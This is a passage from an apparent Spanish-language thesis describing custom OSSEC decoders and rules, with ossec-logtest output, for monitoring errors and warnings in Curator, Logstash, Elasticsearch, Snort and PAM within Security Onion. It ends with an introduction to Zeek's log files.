{"@timestamp": "2020-04-04T13:01:20.369Z", "function": "get_client", "linenum": 923, "loglevel": "
CRITICAL", "message": "Curator cannot proceed. Exiting.", "name": "curator.utils"}


**Phase 1: Completed pre-decoding.
       full event: '{"@timestamp": "2020-04-04T13:01:20.369Z", "function": "get_client", "linenum"
: 923, "loglevel": "CRITICAL", "message": "Curator cannot proceed. Exiting.", "name": "curator.uti
ls"}'
       timestamp: '(null)'
       hostname: 'raul-virtual-machine'
       program_name: '(null)'
       log: '{"@timestamp": "2020-04-04T13:01:20.369Z", "function": "get_client", "linenum": 923,
"loglevel": "CRITICAL", "message": "Curator cannot proceed. Exiting.", "name": "curator.utils"}'

**Phase 2: Completed decoding.
       decoder: 'json'
       @timestamp: '2020-04-04T13:01:20.369Z'
       function: 'get_client'
       linenum: '923'
       loglevel: 'CRITICAL'
       message: 'Curator cannot proceed. Exiting.'
       name: 'curator.utils'

**Phase 3: Completed filtering (rules).
       Rule id: '100009'
       Level: '5'
       Description: ' Curator ha tenido un fallo crítico a las 2020-04-04T13:01:20.369Z. El fallo
es Curator cannot proceed. Exiting.'
**Alert to be generated.
```

Figura 1.84: Alerta 100009 generada de Curator

Luego nos encontramos la primera regla, con el id 100010 va a producir una alerta debido a que es de severidad 5. La etiqueta if_sid indice que sólo se va a activar si se activa la regla raíz con id 100008.

Mediante la etiqueta field vamos a buscar en el campo loglevel la expresión regular

'ERROR' para identificar aquellos errores que pueden perjudicar a alguna herramienta perteneciente a Elastic Stack.

Finalmente mediante la descripción avisamos que ha tenido un error introducimos el tiempo en el que se ha producido y el mensaje de error. Podemos verla generada mediante ossec-logtest en la figura 1.85.

```
{"@timestamp": "2020-04-04T13:07:03.387Z", "function": "get_client", "linenum": 915, "loglevel": "
ERROR", "message": "HTTP N/A error: HTTPConnectionPool(host='elasticsearch', port=9200): Max retri
es exceeded"}


**Phase 1: Completed pre-decoding.
       full event: '{"@timestamp": "2020-04-04T13:07:03.387Z", "function": "get_client", "linenum"
: 915, "loglevel": "ERROR", "message": "HTTP N/A error: HTTPConnectionPool(host='elasticsearch', p
ort=9200): Max retries exceeded"}'
       timestamp: '(null)'
       hostname: 'raul-virtual-machine'
       program_name: '(null)'
       log: '{"@timestamp": "2020-04-04T13:07:03.387Z", "function": "get_client", "linenum": 915,
"loglevel": "ERROR", "message": "HTTP N/A error: HTTPConnectionPool(host='elasticsearch', port=920
0): Max retries exceeded"}'

**Phase 2: Completed decoding.
       decoder: 'json'
       @timestamp: '2020-04-04T13:07:03.387Z'
       function: 'get_client'
       linenum: '915'
       loglevel: 'ERROR'
       message: 'HTTP N/A error: HTTPConnectionPool(host='elasticsearch', port=9200): Max retries
exceeded'

**Phase 3: Completed filtering (rules).
       Rule id: '100010'
       Level: '5'
       Description: ' Curator ha tenido un ERROR a las 2020-04-04T13:07:03.387Z. El fallo es HTTP
N/A error: HTTPConnectionPool(host='elasticsearch', port=9200): Max retries exceeded'
**Alert to be generated.
```

Figura 1.85: Alerta 100010 generada de Curator

1.10.7.3.3 Monitorización de la herramienta Logstash

Vamos ahora a comprobar el log de la herramienta Logstash:

1. Para ello, dentro del archivo ossec.conf vamos a escribir lo siguiente:

```
1  <localfile>
2    <log_format>syslog</log_format>
3     <location>/var/log/logstash/logstash.log</location>
4   </localfile>
5 <localfile>
```

Se utilizan las siguientes etiquetas:

- Con la etiqueta localfile definimos un único fichero que va a ser comprobado por OSSEC, en este caso el log de Logstash.
- Con la etiqueta log_format le indicamos que tipo de formato utiliza el fichero. En este caso es syslog. Es necesario poner siempre esta etiqueta aunque no corresponda con el formato debido a que sino OSSEC no va a saber interpretar el fichero y no va a generar ninguna alerta
- Con la etiqueta location especificamos la localización del fichero que vamos a monitorizar, en este caso el log de Logstash.

2. Ahora es necesario analizar el archivo para encontrar que situaciones queremos comprobar, en nuestro caso, vamos a estudiar el caso en el que nos de un error y nos de avisos de mal funcionamiento. Esta parte de la explotación es vital porque cualquier mal funcionamiento de Logstash implica que Elastic Search y Kibana no van a funcionar correctamente, además, es muy sensible a datos corruptos o incompletos por lo que en esos casos podemos llegar a perder el resto de logs.

   A continuación podemos ver ejemplos de errores y avisos:

```
1 [2020-04-04T13:06:14,111][ERROR][logstash.outputs.
     elasticsearch] Attempted to send a bulk request to
     elasticsearch, but no there are no living connections in
     the connection pool. Perhaps Elasticsearch is unreachable
     or down? {:error_message=>"No Available connections", :
     class=>"LogStash::Outputs::ElasticSearch::HttpClient::Pool
     ::NoConnectionAvailableError", :will_retry_in_seconds=>4}
2 [2020-04-04T10:06:58,981][WARN ][logstash.config.source.
     multilocal] Ignoring the 'pipelines.yml' file because
     modules or command line options are specified
3 [2020-04-04T10:10:28,653][WARN ][logstash.filters.rest    ]
     You are using a deprecated config setting "sprintf" set in
     rest. Deprecated settings will continue to work, but are
     scheduled for removal from logstash in the future.  If you
     have any questions about this, please visit the #logstash
     channel on freenode irc.
```

Primero tiene lugar un error de conexión en el que no se tiene conexiones con Elastic Search y luego podemos ver errores en los que se ignora la configuración y utilizamos comandos que nos recomienda cambiar.

3. Es necesario crear decodificadores puesto que ninguno de los que tiene OSSEC se ajusta a este tipo de logs. Los decodificadores que se han creado son:

```
<decoder name="logstash">

    <prematch>logstash.</prematch>
    <regex>[(\d+-\d+-\d+\S+\d+:\d+:\d+,\d+)][(\.+)][\.+](\.+)
       .</regex>

    <order>timestamp,tipo,descripcion</order>
</decoder>
```

Como podemos ver, mediante la etiqueta decoder introducimos el nombre del decodificador, en este caso 'logstash'. Después, mediante la etiqueta regex y siguiendo la sintaxis de expresiones regulares desarrollada para OSSEC [40], se ha generado una expresión regular en la que hemos separado tres tipos de variables (timestamp, tipo y descripcion).

Con la etiqueta order indicamos el orden en el que se introducen el contenido de cada par de paréntesis en cada variable.

4. Vamos a proceder a crear la reglas locales para Logstash basado en los logs y decodificadores. Las reglas que se han creado son las siguientes:

```
<group name="logstash,local,">

<rule id="100012" level="0" noalert="1">
    <decoded_as>logstash</decoded_as>
    <description>Agrupamiento de reglas para Logstash</
       description>
 </rule>

```

```
8  <rule id="100013" level="5">
9      <if_sid>100012</if_sid>
10     <field name="tipo">^WARN </field>
11
12     <description> Logstash ha tenido un WARNING a las $(
           timestamp). El fallo es $(descripcion)</description>
13
14 </rule>
15
16 <rule id="100015" level="5">
17     <if_sid>100012</if_sid>
18     <field name="tipo">^ERROR</field>
19
20     <description> Logstash ha tenido un ERROR a las $(
           timestamp). El fallo es $(descripcion)</description>
21
22 </rule>
23 </group>
```

Podemos ver primero en la línea 1 que se ha creado un grupo para recoger todas las reglas de Logstash con el nombre 'logstash,local'.

Luego en la regla con id=1000012 podemos ver que no va a generar alerta y que es de nivel 0 debido a que es la regla raíz. Es importante en este caso poner dentro de la etiqueta decoded_as exactamente el mismo nombre que le hemos puesto al decodificador que hemos creado anteriormente. Luego mediante description informamos que es el grupo de reglas para Logstash.

Después, la regla con id 1000013 si que genera alerta, y sólo se va a activar si se activa la regla raíz 1000012, en este caso, sólo se va a activar cuando se decodifique el fichero con el decodificador de Logstash.

Hacemos uso en el campo field de la etiqueta 'tipo' que hemos sacado en el decodificador, y le indicamos que tiene que ser WARN, para finalmente indicarle que ha tenido un warning e indicar la descripción del fallo y el timestamp.

Podemos verla generada mediante ossec-logtest en la figura 1.86.

```
[2020-04-04T10:06:58,981][WARN ][logstash.config.source.multilocal] Ignoring the 'pipelines.yml' f
ile because modules or command line options are specified


**Phase 1: Completed pre-decoding.
       full event: '[2020-04-04T10:06:58,981][WARN ][logstash.config.source.multilocal] Ignoring t
he 'pipelines.yml' file because modules or command line options are specified'
       timestamp: '(null)'
       hostname: 'raul-virtual-machine'
       program_name: '(null)'
       log: '[2020-04-04T10:06:58,981][WARN ][logstash.config.source.multilocal] Ignoring the 'pip
elines.yml' file because modules or command line options are specified'

**Phase 2: Completed decoding.
       decoder: 'logstash'
       timestamp: '2020-04-04T10:06:58,981'
       tipo: 'WARN '
       descripcion: ' Ignoring the 'pipelines'

**Phase 3: Completed filtering (rules).
       Rule id: '100013'
       Level: '5'
       Description: ' Logstash ha tenido un WARNING a las 2020-04-04T10:06:58,981. El fallo es  Ig
noring the 'pipelines'
**Alert to be generated.
```

Figura 1.86: Alerta 100013 generada de Logstash

La regla con id 1000015 también va a generar alerta y al igual que la anterior sólo cuando se active la regla raíz. Comprobamos si el parámetro tipo extraído en el decodificador coincide con ERROR para finalmente indicar el error junto con su descripción y timestamp. Podemos verla generada mediante ossec-logtest en la figura 1.87.

```
'*Phase 1: Completed pre-decoding.
       full event: '[2020-04-04T13:06:14,111][ERROR][logstash.outputs.elasticsearch] Attempted to
send a bulk request to elasticsearch, but no there are no living connections in the connection poo
.. Perhaps Elasticsearch is unreachable or down? {:error_message=>"No Available connections", :cla
ss=>"LogStash::Outputs::ElasticSearch::HttpClient::Pool::NoConnectionAvailableError", :will_retry_
in_seconds=>4}'
       timestamp: '(null)'
       hostname: 'raul-virtual-machine'
       program_name: '(null)'
       log: '[2020-04-04T13:06:14,111][ERROR][logstash.outputs.elasticsearch] Attempted to send a
bulk request to elasticsearch, but no there are no living connections in the connection pool. Perh
aps Elasticsearch is unreachable or down? {:error_message=>"No Available connections", :class=>"Lo
gStash::Outputs::ElasticSearch::HttpClient::Pool::NoConnectionAvailableError", :will_retry_in_seco
nds=>4}'

'*Phase 2: Completed decoding.
       decoder: 'logstash'
       timestamp: '2020-04-04T13:06:14,111'
       tipo: 'ERROR'
       descripcion: ' Attempted to send a bulk request to elasticsearch, but no there are no livin
g connections in the connection pool'

'*Phase 3: Completed filtering (rules).
       Rule id: '100015'
       Level: '5'
       Description: ' Logstash ha tenido un ERROR a las 2020-04-04T13:06:14,111. El fallo es  Atte
mpted to send a bulk request to elasticsearch, but no there are no living connections in the conne
ction pool'
'*Alert to be generated.
```

Figura 1.87: Alerta 100015 generada de Logstash

1.10.7.3.4 Monitorización de la herramienta ElasticSearch

Vamos ahora a comprobar el log de la herramienta Elastic Search :

1. Para ello, dentro del archivo ossec.conf vamos a escribir lo siguiente:

```
<localfile>
     <log_format>syslog</log_format>
    <location>/var/log/elasticsearch/raul-virtual-machine.log
       </location>
  </localfile>
```

Se utilizan las siguientes etiquetas:

- Con la etiqueta localfile definimos un único fichero que va a ser comprobado por OSSEC, en este caso el log de ElasticSearch.
- Con la etiqueta log_format le indicamos que tipo de formato utiliza el fichero. En este caso es syslog.
- Con la etiqueta location especificamos la localización del fichero que vamos a monitorizar, en este caso el log de Elastic Search .

2. Ahora es necesario analizar el archivo para encontrar que situaciones que queremos comprobar para la herramienta Elastic Search, esta herrramienta también es de vital importancia debido a que de ella depende Kibana y las herramientas auxiliares. En este caso de van a comprobar los logs que den avisos y errores.

   A continuación podemos ver ejemplos de errores y avisos:

```
[2020-04-05T08:34:13,755][WARN ][org.elasticsearch.deprecation
   .rest.action.admin.indices.RestGetIndicesAction] [types
   removal] The parameter include_type_name should be
   explicitly specified in get indices requests to prepare for
    7.0. In 7.0 include_type_name will default to 'false',
   which means responses will omit the type name in mapping
   definitions.
[2020-04-05T08:34:14,765][ERROR][org.elasticsearch.deprecation
   .rest.action.admin.indices.RestGetIndicesAction] [types
   removal] The parameter include_type_name should be
   explicitly specified in get indices requests to prepare for
    7.0. In 7.0 include_type_name will default to 'false',
   which means responses will omit the type name in mapping
   definitions.
```

Primero tiene lugar un aviso sobre el valor de una variable y luego tenemos un error que procede del mismo aviso.

3. Los decodificadores que se han generado para Elastic Search son:

```
<decoder name="elasticsearch">

    <prematch>org.elasticsearch.</prematch>
    <regex>[(\d+-\d+-\d+\S+\d+:\d+:\d+,\d+)][(\.+)][\.+](\.+)
       .</regex>

    <order>timestamp,tipo,descripcion</order>
</decoder>
```

Podemos ver como se ha creado un decodificador de nombre 'elasticsearch'. En este decodificador se utiliza la etiqueta premach, que indica el contenido que tiene que tener la línea del log para que sea identificado utilizado este decodificador puesto que en el archivo de logs hay varias líneas que no nos interesa comprobar.

Luego mediante regex le indicamos los atributos que queramos coger de esa línea y se los especificamos con la etiqueta order, en este caso timestamp, tipo y descripcion.

4. Vamos a proceder a crear la reglas locales para ElasticSearch basado en los logs y decodificadores. Las reglas que se han creado son las siguientes:

```
<group name="elasticsearch,local,">

<rule id="100016" level="0" noalert="1">
    <decoded_as>elasticsearch</decoded_as>
    <description>Agrupamiento de reglas para ElasticSearch</
       description>
 </rule>

<rule id="100017" level="5">
    <if_sid>100016</if_sid>
    <field name="tipo">^WARN </field>
```

```
11      <description> ElasticSearch ha tenido un WARNING a las $(
            timestamp). El fallo es $(descripcion)</description>
12
13  </rule>
14
15  <rule id="100018" level="5">
16      <if_sid>100016</if_sid>
17      <field name="tipo">^ERROR</field>
18      <description> ElasticSearch ha tenido un ERROR a las $(
            timestamp). El fallo es $(descripcion)</description>
19
20  </rule>
21  </group>
```

Primero se ha creado un grupo de reglas bajo el nombre ’elasticsearch,local’ para identificar el conjunto de reglas para estas herramienta.

Luego se ha creado la regla con id 1000016 que no va a generar alertas puesto quee s la regla raíz, y que va a utilizar el decodificador con nombre ’elasticsearc’. Finalmente, en su descripción indicamos que es el agrupamiento de reglas para Elastic Search.

Después, mediante la regla con id 1000017 generamos una alerta de nivel 5, que sólo va a ser activada en el caso de activarse la regla raíz 1000016. En ella utilizamos el campo ’tipo’ para identificar aquellos avisos que la herramienta genera para finalmente mediante la descripción notificar el aviso con su timestamp y su descripción.

Posteriormente se comprobó que esta alerta generaba demasiados falsos positivos por lo que se le bajó el nivel de severidad a 2 para que no generase alertas importantes dentro de las herramientas de visualización. Podemos verla decodificada pero no generada (por el cambio a nivel 2) mediante ossec-logtest en la figura 1.88.

```
[2020-04-05T08:34:13,755][WARN ][org.elasticsearch.deprecation.rest.action.admin.indices.RestGetIn
dicesAction] [types removal] The parameter include_type_name should be explicitly specified in get
 indices requests to prepare for 7.0. In 7.0 include_type_name will default to 'false', which mean
s responses will omit the type name in mapping definitions.


**Phase 1: Completed pre-decoding.
       full event: '[2020-04-05T08:34:13,755][WARN ][org.elasticsearch.deprecation.rest.action.adm
in.indices.RestGetIndicesAction] [types removal] The parameter include_type_name should be explici
tly specified in get indices requests to prepare for 7.0. In 7.0 include_type_name will default to
 'false', which means responses will omit the type name in mapping definitions.'
       timestamp: '(null)'
       hostname: 'raul-virtual-machine'
       program_name: '(null)'
       log: '[2020-04-05T08:34:13,755][WARN ][org.elasticsearch.deprecation.rest.action.admin.indi
ces.RestGetIndicesAction] [types removal] The parameter include_type_name should be explicitly spe
cified in get indices requests to prepare for 7.0. In 7.0 include_type_name will default to 'false
', which means responses will omit the type name in mapping definitions.'

**Phase 2: Completed decoding.
       decoder: 'elasticsearch'
       timestamp: '2020-04-05T08:34:13,755'
       tipo: 'WARN '
       descripcion: ' [types removal] The parameter include_type_name should be explicitly specifi
ed in get indices requests to prepare for 7'
```

Figura 1.88: Alerta 100017 decodificada de Elastic Search

Después, mediante la regla con id 1000018 vamos a generar una alerta sólo si se activa antes la regla raíz. En esta regla vamos a buscar que el tipo sea 'ERROR'. Y finalmente mediante la descripción indicamos el timestamp y la descripción del error. Podemos verla generada mediante ossec-logtest en la figura 1.89.

```
'*Phase 1: Completed pre-decoding.
       full event: '[2020-04-05T08:34:13,755][ERROR][org.elasticsearch.deprecation.rest.action.adm
in.indices.RestGetIndicesAction] [types removal] The parameter include_type_name should be explici
tly specified in get indices requests to prepare for 7.0. In 7.0 include_type_name will default to
 'false', which means responses will omit the type name in mapping definitions.'
       timestamp: '(null)'
       hostname: 'raul-virtual-machine'
       program_name: '(null)'
       log: '[2020-04-05T08:34:13,755][ERROR][org.elasticsearch.deprecation.rest.action.admin.indi
ces.RestGetIndicesAction] [types removal] The parameter include_type_name should be explicitly spe
cified in get indices requests to prepare for 7.0. In 7.0 include_type_name will default to 'false
', which means responses will omit the type name in mapping definitions.'

'*Phase 2: Completed decoding.
       decoder: 'elasticsearch'
       timestamp: '2020-04-05T08:34:13,755'
       tipo: 'ERROR'
       descripcion: ' [types removal] The parameter include_type_name should be explicitly specifi
ed in get indices requests to prepare for 7'

'*Phase 3: Completed filtering (rules).
       Rule id: '100018'
       Level: '5'
       Description: ' ElasticSearch ha tenido un ERROR a las 2020-04-05T08:34:13,755. El fallo es
 [types removal] The parameter include_type_name should be explicitly specified in get indices req
uests to prepare for 7'
'*Alert to be generated.
```

Figura 1.89: Alerta 100018 generada de Elastic Search

1.10.7.3.5 Monitorización de la herramienta Snort

Vamos ahora a comprobar el log de la herramienta Snort:

1. Para ello, dentro del archivo ossec.conf vamos a escribir lo siguiente:

```
<localfile>
    <log_format>syslog</log_format>
    <location>/var/log/nsm/raul-virtual-machine-ens33/snortu
       -1.log</location>
  </localfile>
```

   Se utilizan las siguientes etiquetas:

   - Con la etiqueta localfile definimos un único fichero que va a ser comprobado por OSSEC, en este caso el log de Snort.
   - Con la etiqueta log_format le indicamos que tipo de formato utiliza el fichero. En este caso es syslog.
   - Con la etiqueta location especificamos la localización del fichero que vamos a monitorizar, en este caso el log de Snort.

2. Ahora es necesario analizar el archivo para encontrar que situaciones que queremos comprobar para la herramienta Snort. En este caso vamos a comprobar cuando hay un error y un warning en el log.

   Es vital comprobar estos avisos y errores porque Snort es la herramienta que hemos escogido para la generación de alertas NIDS y un mal funcionamiento comprometería al despliegue del sistema Security Onion.

   A continuación podemos ver ejemplos de errores y avisos:

```
ERROR: /etc/nsm/raul-virtual-machine-ens33/snort.conf(200)
   Invalid configuration line: LOGDIR=/var/log/snort
WARNING: tcp normalizations disabled because not inline.
```

   Primero vemos un error crítico en el que la configuración sería inválida, esto haría que Snort ni siquiera pudiese desplegarse y nos dejaría sin la generación de datos de alerta de la red. Luego tenemos un warning que no afecta a la herramienta, es meramente informativo.

3. Los decodificadores que se han generado para Snort son:

```
<decoder name="snorterror">
```

```
      <prematch>^ERROR:</prematch>
      <regex>^(ERROR):(\.+)</regex>
     <order>tipo,descripcion</order>
</decoder>
<decoder name="snortwarn">
      <prematch>^WARNING:</prematch>
      <regex>^(WARNING):(\.+)</regex>
     <order>tipo,descripcion</order>
</decoder>
```

Podemos ver como se ha creado un decodificador de nombre 'snorterror'. Este error sólo va a aplicarse en las líneas del fichero que contengan la cadena 'ERROR:'. Y vamos a utilizar mediante la etiqueta regex una expresión regular para extraer el tipo y la descripción del error.

Luego hemos tenido que generar otro decodificador para los warning, debido a que no tienen el mismo formato que los errores y por lo tanto no podemos utilizar el mismo decodificador. Mediante la etiqueta regex utilizamos una expresión regular que sólo se aplica si la entrada del fichero contiene 'WARNING:' al inicio del mismo. Finalmente extraemos al igual que en el anterior el tipo y la descripción del aviso.

4. Vamos a proceder a crear la reglas locales para Snort basado en los logs y decodificadores. Las reglas que se han creado son las siguientes:

```
<group name="snort,local,">

<rule id="100019" level="0" noalert="1">
    <decoded_as>snorterror</decoded_as>

    <description>Agrupamiento de reglas de error para sensores
       </description>
 </rule>

<rule id="100022" level="0" noalert="1">
    <decoded_as>snortwarn</decoded_as>

    <description>Agrupamiento de reglas de warning para
```

```
        sensores</description>
 </rule>

<rule id="100020" level="5">
    <if_sid>100019</if_sid>
    <field name="tipo">^ERROR</field>

    <description> Sensor ha tenido un $(tipo). Descripción: $(
        descripcion)</description>

</rule>
<rule id="100021" level="5">
    <if_sid>100022</if_sid>
    <field name="tipo">^WARNING</field>

    <description> Sensor ha tenido un $(tipo). Descripción: $(
        descripcion)</description>

</rule>

</group>
```

Primero se ha creado un grupo de reglas bajo el nombre de 'snort, local' que va a recoger todas aquellas regals que utilicemos para la herramienta Snort.

Luego tenemos la regla con id 1000019 que es la regla raíz y no va a generar ninguna alerta. Es necesario indicar que sólo va a activarse cuando se usa el decodificador con nombre 'snorterror' y que va a ser la raíz de todas aquellas reglas que signifiquen un error para la herramienta.

En la regla con id 1000022 es otra regla raíz pero en este caso sólo se va a activar cuando se decodifique el fichero con el decodificador 'snortwarn'. Va a ser la regla raíz de todas aquellas regals que supongan un aviso para la herramienta.

La regla 1000020 va a generar una alerta y sólo se va a activar si se activa la regla raíz para los errores, vamos a recoger el campo 'tipo' del decodificador y vamos a comprobar si contiene la palabra ERROR. Si se da el caso, indicaremos el tipo y pos-

teriormente la descripción del error. Podemos verla generada mediante ossec-logtest en la figura 1.90.

```
**Phase 1: Completed pre-decoding.
       full event: 'ERROR: /etc/nsm/raul-virtual-machine-ens33/snort.conf(200) Invalid configurati
on line: LOGDIR=/var/log/snort'
       timestamp: '(null)'
       hostname: 'raul-virtual-machine'
       program_name: '(null)'
       log: 'ERROR: /etc/nsm/raul-virtual-machine-ens33/snort.conf(200) Invalid configuration line
: LOGDIR=/var/log/snort'

**Phase 2: Completed decoding.
       decoder: 'snorterror'
       tipo: 'ERROR'
       descripcion: ' /etc/nsm/raul-virtual-machine-ens33/snort.conf(200) Invalid configuration li
ne: LOGDIR=/var/log/snort'

**Phase 3: Completed filtering (rules).
       Rule id: '100020'
       Level: '5'
       Description: ' Sensor ha tenido un ERROR. Descripción:  /etc/nsm/raul-virtual-machine-ens33
/snort.conf(200) Invalid configuration line: LOGDIR=/var/log/snort'
**Alert to be generated.
```

Figura 1.90: Alerta de error 100020 generada de Snort

La regla 1000021 va a generar una alerta sólo si se activa el decodificador 100022. Vamos a comprobar si el campo 'tipo' del decodificador contiene la palabra 'WARNING'. Si se da el caso, indicaremos tanto el tipo como la descripción del mismo. Podemos verla generada mediante ossec-logtest en la figura 1.91.

```
WARNING: tcp normalizations disabled because not inline.


**Phase 1: Completed pre-decoding.
       full event: 'WARNING: tcp normalizations disabled because not inline.'
       timestamp: '(null)'
       hostname: 'raul-virtual-machine'
       program_name: '(null)'
       log: 'WARNING: tcp normalizations disabled because not inline.'

**Phase 2: Completed decoding.
       decoder: 'snortwarn'
       tipo: 'WARNING'
       descripcion: ' tcp normalizations disabled because not inline.'

**Phase 3: Completed filtering (rules).
       Rule id: '100021'
       Level: '5'
       Description: ' Sensor ha tenido un WARNING. Descripción:  tcp normalizations disabled becau
se not inline.'
**Alert to be generated.
```

Figura 1.91: Alerta de warning 100021 generada de Snort

1.10.7.3.6 Monitorización del mecanismo de autentificación PAM

Ahora vamos a generar alertas aprovechando los decodificadores del sistema OSSEC para PAM (el mecanismo de autentificación para aplicaciones Linux). Como ya tenemos decodificadores de este tipo de información, sólo tenemos que generar las alertas que queramos mediante las reglas.

En este caso vamos a generar alertas cuando la contraseña se introduzca mal y cuando queramos modificar la contraseña de un usuario y no cumpla con la política de seguridad que establezcamos en el sistema:

```
1 May 14 10:25:17 raul-virtual-machine passwd[20558]: pam_cracklib(
     passwd:chauthtok): pam_get_authtok_verify returned error:
     Failed preliminary check by password service
2 May 14 10:33:49 raul-virtual-machine passwd[22398]: pam_unix(
     passwd:chauthtok): new password not acceptable
```

Las reglas que se han creado son las siguientes:

```
1  <group name="pam,syslog,">
2   <rule id="100002" level="5">
3      <match>Failed preliminary check by password service</match>
4      <description>PAM cracklib: Password isnt correct.</description
          >
5
6  </rule>
7  <rule id="100003" level="5">
8
9  <match>new password not acceptable</match>
10 <description>PAM: Nueva contraseña para el sistema no aceptable.</
     description>
11
12   </rule>
13
14 </group>
```

Podemos ver que hemos creado un grupo de reglas bajo el nombre 'pam, syslog'. Dentro de

este grupo de reglas nos encontramos con la regla con id número 100002 que va a ser la regla que genere una alerta cuando la contraseña no sea correcta.

Vamos a utilizar la etiqueta match para buscar la coincidencia del fichero en la que haya una coincidencia exacta con la cadena 'Failed preliminary check by passwd service'. Si ocurre, lanzaremos una alerta con la descripción 'PAM cracklib: Password isn correct'. Podemos verla generada mediante ossec-logtest en la figura 1.92.

```
May 14 10:25:17 raul-virtual-machine passwd[20558]: pam_cracklib(passwd:chauthtok): pam_get_authto
k_verify returned error: Failed preliminary check by password service


**Phase 1: Completed pre-decoding.
       full event: 'May 14 10:25:17 raul-virtual-machine passwd[20558]: pam_cracklib(passwd:chauth
tok): pam_get_authtok_verify returned error: Failed preliminary check by password service'
       timestamp: 'May 14 10:25:17'
       hostname: 'raul-virtual-machine'
       program_name: 'passwd'
       log: 'pam_cracklib(passwd:chauthtok): pam_get_authtok_verify returned error: Failed prelimi
nary check by password service'

**Phase 2: Completed decoding.
       No decoder matched.

**Phase 3: Completed filtering (rules).
       Rule id: '100002'
       Level: '5'
       Description: 'PAM cracklib: Password isnt correct.'
**Alert to be generated.
```

Figura 1.92: Alerta 100002 contraseña incorrecta generada de PAM

```
May 14 10:33:49 raul-virtual-machine passwd[22398]: pam_unix(passwd:chauthtok): new password not a
cceptable


**Phase 1: Completed pre-decoding.
       full event: 'May 14 10:33:49 raul-virtual-machine passwd[22398]: pam_unix(passwd:chauthtok)
: new password not acceptable'
       timestamp: 'May 14 10:33:49'
       hostname: 'raul-virtual-machine'
       program_name: 'passwd'
       log: 'pam_unix(passwd:chauthtok): new password not acceptable'

**Phase 2: Completed decoding.
       decoder: 'pam'

**Phase 3: Completed filtering (rules).
       Rule id: '100003'
       Level: '5'
       Description: 'PAM: Nueva contraseña para el sistema no aceptable.'
**Alert to be generated.
```

Figura 1.93: Alerta 100003 contraseña no aceptable generada de PAM

En la siguiente regla, podemos ver la regla con id 10003 que va a generar una alerta cuando

haya una coincidencia exacta con la cadena 'new password not acceptable'. Se generará una alerta cuya descripción tendrá la cadena 'Pam: Nueva contraseña para el sistema no aceptable'. Podemos verla generada mediante ossec-logtest en la figura 1.93.

1.10.8. Utilización de Zeek

En esta sección se va a describir la parte de la solución consistente en la explotación de la herramienta Zeek/Bro. Se van a realizar:

- Análisis del flujo de datos de Zeek dentro de Security Onion.
- Sistema de generación de alertas de Zeek.
- Programas para generación de alertas en Zeek.

1.10.8.1. Análisis del flujo de datos de Zeek dentro de Security Onion




Figura 1.94: Flujo de datos de Zeek dentro de Security Onion

En la figura 1.94 vemos el flujo desde que Zeek realiza la generación de logs y alertas hasta que son introducidas en Logstash. A diferencia de las herramientas anteriores, no se introducen en la base de datos organizada por Sguild las alertas, por lo que sólo pueden ser monitorizadas desde las herramientas Logstash.

Se realizan dos procesos dentro del flujo de Zeek:

1. Primero Zeek realiza la generación de archivos que contienen información sobre el sistema sobre el que se ha desplegado. Los archivos más importantes son:

- dns.log: Archivo que contiene la actividad DNS.
- ftp.log: Archivo que contiene la actividad FTP.
- http.log: Archivo que contiene la peticiones y respuestas HTTP.
- ssl.log: Archivo que contiene información sobre el intercambio SSL/TLS.
- notice.log: Archivo que contiene las noticias que genera Zeek.

Los archivos logs que se generan en la sesión actual se encuentran en la siguiente ruta:

```
/nsm/bro/logs/current/
```

Un extracto de los archivos generados en esta ruta durante la ejecución de Security Onion se encuentra en la figura 1.95.

```
raul@raul-virtual-machine:/nsm/bro/logs/current$ ls
capture_loss.log  known_hosts.log     notice.log          stats.log
conn.log          known_services.log  ntp.log             stderr.log
dhcp.log          loaded_scripts.log  packet_filter.log   stdout.log
dns.log           netcontrol.log      reporter.log        weird.log
raul@raul-virtual-machine:/nsm/bro/logs/current$
```

Figura 1.95: Extracto de ficheros log generados por Zeek

Como se puede observar, se encuentran algunos archivos adicionales:

- capture_loss.log: Es un archivo estadístico que indica cuántos paquetes perdidos hay en la sesión.
- conn.log: Contiene la información sobre las conexiones TCP, UDP e ICMP.
- dhcp.log: Contiene los establecimientos DHCP.
- known_host.log: Contiene todos aquellos host con los que se haya establecido una conexión TCP.
- known_services.log: Contiene todos los servicios que están ejecutándose en el sistema.
- loaded_scripts.log: Contiene todos aquellos scripts que se hayan cargado y ejecutado una vez que se ha arrancado Zeek.
- netcontrol.log: Archivo que contiene todas las acciones que se llevan a cabo mediante netcontrol.
- ntp.log: Contiene información acerca del protocolo NTP.

- packet_filter.log: Contiene la lista de filtros que se han aplicado a los paquetes.
- reportes.log: Contiene los errores o avisos internos que han ocurrido durante el despliegue de la herramienta.
- stats.log: Contiene datos estadísticos sobre el sistema general como paquetes o eventos.
- stderror.log: Recoge los errores de Zeek cuando se ejecuta a través de ZeekControl.
- stdout.log: Recoge las salidas que se producen cuando Zeek se ejecuta a través de ZeekControl.
- weird.log: Recoge toda aquella actividad que no se puede recoger ni interpretar en otro fichero de log.

Por otro lado, Zeek también genera alertas, llamadas en esta herramienta Noticias. Estas noticias son generadas dentro del archivo:

```
/nsm/bro/logs/current/notice.log
```

Una muestra de una noticia generada por Zeek se muestra en la figura 1.96. En ella podemos ver que se ha generado una alerta. Esta se muestra en formato json y tiene los siguientes campos:

- El campo ts, indica el timestamp en el que se ha generado la noticia.
- El campo note indica el titular principal de la noticia, en este caso 'Interesting_Result'.
- El campo msg indica una descripción del titular de la noticia, ene este caso 'Ejemplo de Zeek'.
- El campo sub, nos muestra una ampliación del campo mensaje, en este caso 'esto sigue siendo el submensaje'.
